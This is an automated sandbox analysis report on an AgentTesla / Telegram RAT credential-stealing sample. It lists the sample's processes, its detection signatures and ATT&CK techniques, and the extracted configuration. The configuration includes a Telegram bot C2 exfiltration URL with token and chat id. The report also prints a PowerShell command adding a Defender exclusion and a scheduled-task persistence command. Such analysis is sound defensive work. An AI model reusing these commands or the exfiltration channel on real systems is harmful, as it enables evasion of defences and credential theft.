ID: 635380
Sample Name:
SecuriteInfo.com.W32.AIDetectNet.01.20229.6203
Cookbook: default.jbs
Time: 20:48:28
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.W32.AIDetectNet.01.20229.6203

Overview

General Information

Sample Name:	SecuriteInfo.com.W32.AIDetectNet.01.20229.6203 (renamed file extension from 6203 to exe)
Analysis ID:	635380
MD5:	adec785f7cbaa5…
SHA1:	d55fc2f774a1728..
SHA256:	fb6eb7efdf26e5f…
Tags:	AgentTesla exe
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through…
- Yara detected Telegram RAT
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for drop…
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Uses the Telegram API (likely for C…

Classification



Process Tree

- **System is w10x64**
- SecuriteInfo.com.W32.AIDetectNet.01.20229.exe (PID: 3984 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe" MD5: ADEC785F7CBAA5AF9C8C7FA50CF91BAA)
  - powershell.exe (PID: 6688 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\HksvOcmoc.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6696 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6820 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\HksvOcmoc" /XML "C:\Users\user\AppData\Local\Temp\tmpCB43.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6860 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - SecuriteInfo.com.W32.AIDetectNet.01.20229.exe (PID: 6956 cmdline: C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe MD5: ADEC785F7CBAA5AF9C8C7FA50CF91BAA)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot5279079600:AAH3TUQchNyBBlwuTxWo12fRiywroON6BJo/sendMessage"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "5365166645",
  "Chat URL": "https://api.telegram.org/bot5279079600:AAH3TUQchNyBBlwuTxWo12fRiywroON6BJo/sendDocument"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000000.337227939.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000F.00000000.337227939.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.352372028.0000000007080000.00000004.08000000.00040000.00000000.sdmp	MALWARE_Win_zgRAT	Detects zgRAT	ditekSHen	• 0x5180b:$s1: file:/// • 0x5171b:$s2: {11111-22222-10009-11112} • 0x5179b:$s3: {11111-22222-50001-00000} • 0x4ec21:$s4: get_Module • 0x4f067:$s5: Reverse • 0x5104a:$s6: BlockCopy • 0x50e8e:$s7: ReadByte • 0x5181d:$s8: 4C 00 6F 00 63 00 61 00 74 00 69 00 6F 00 6E 00 00 0B 46 00 69 00 6E 00 64 00 20 00 00 13 52 00 65 00 73 00 6F 00 75 00 72 00 63 00 65 00 41 00 00 11 56 00 69 00 72 00 74 00 75 00 61 00 6C 00 ...
0000000F.00000002.527278934.0000000002F81000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000F.00000002.527278934.0000000002F81000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	

Click to see the 19 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.37dada8.8.raw.unpack	MALWARE_Win_zgRAT	Detects zgRAT	ditekSHen	• 0x5180b:$s1: file:/// • 0x5171b:$s2: {11111-22222-10009-11112} • 0x5179b:$s3: {11111-22222-50001-00000} • 0x4ec21:$s4: get_Module • 0x4f067:$s5: Reverse • 0x5104a:$s6: BlockCopy • 0x50e8e:$s7: ReadByte • 0x5181d:$s8: 4C 00 6F 00 63 00 61 00 74 00 69 00 6F 00 6E 00 00 0B 46 00 69 00 6E 00 64 00 20 00 00 13 52 00 65 00 73 00 6F 00 75 00 72 00 63 00 65 00 41 00 00 11 56 00 69 00 72 00 74 00 75 00 61 00 6C 00 ...
15.0.SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.400000.10.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
15.0.SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.400000.10.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
15.0.SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.400000.10.unpack	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	
15.0.SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.400000.10.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32b38:$s10: logins • 0x325a5:$s11: credential • 0x2eb27:$g1: get_Clipboard • 0x2eb35:$g2: get_Keyboard • 0x2eb42:$g3: get_Password • 0x2fdf7:$g4: get_CtrlKeyDown • 0x2fe07:$g5: get_ShiftKeyDown • 0x2fe18:$g6: get_AltKeyDown

Click to see the 41 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for dropped file

Networking

Uses the Telegram API (likely for C&C communication)

Yara detected Generic Downloader

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information

Yara detected Telegram RAT

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected Telegram RAT

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 1 Process Injection	1 1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 Deobfuscate/Decode Files or Information	1 1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	1 Credentials in Registry	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 3 Software Packing	NTDS	3 1 1 Security Software Discovery	Distributed Component Object Model	1 1 Input Capture	Scheduled Transfer	3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 Process Discovery	SSH	1 Clipboard Data	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\HksvOcmoc.exe	30%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.0.SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
15.0.SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
15.2.SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
15.0.SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
15.0.SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
15.0.SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://uyaXTK.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://https://VmuKuqO5f5glxfhci.org(t	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://api.telegram.org4	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://VmuKuqO5f5glxfhci.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot5279079600:AAH3TUQchNyBBlwuTxWo12fRiywroON6BJo/sendDocument	false		high


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000F.00000002.527278934.0000000002F8100 0.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200 0.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000002.528098222.00000000032CF000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers?	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000002.527278934.0000000002F8100.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://uyaXTK.com	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000002.527278934.0000000002F8100.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://VmuKuqO5f5glxfhci.org(t	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000002.527278934.0000000002F8100.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.telegram.org/bot5279079600:AAH3TUQchNyBBlwuTxWo12fRiywroON6BJo/	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.346406018.00000000035A1000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000000.337227939.000000000402000.00000040.00000400.00020000.00000000.sdmp, SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000000.327062889.000000000402000.00000040.00000400.00020000.00000000.sdmp	false		high
http://www.carterandcone.coml	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org4	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000002.528098222.00000000032CF000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.telegram.org/bot5279079600:AAH3TUQchNyBBlwuTxWo12fRiywroON6BJo/sendDocumentdocument-----	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000002.527278934.0000000002F8100.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000002.527278934.0000000002F8100.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers8	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.com	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200 0.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200 0.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200 0.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://api.telegram.org	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000002.528150791.00000000032E200 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.346224005.000000000286400 0.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.344442888.000000000260D000.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000002.528098222.00000000032CF000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 00000000.00000002.351048067.000000000690200 0.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://VmuKuqO5f5glxfhci.org	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000002.528068312.00000000032C900 0.00000004.00000800.00020000.00000000.sdmp, SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000003.379771521.0000000000BF4000.00000004.00000020.00020000.00000000.sdmp, SecuriteInfo.com.W32.AIDetectNet.01.20229.exe, 0000000F.00000002.527999593.0000000003281000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635380
Start date and time: 27/05/202220:48:28	2022-05-27 20:48:28 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.W32.AIDetectNet.01.20229.6203 (renamed file extension from 6203 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/9@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 1.3% (good quality ratio 1.1%) • Quality average: 61.7% • Quality standard deviation: 37.3%
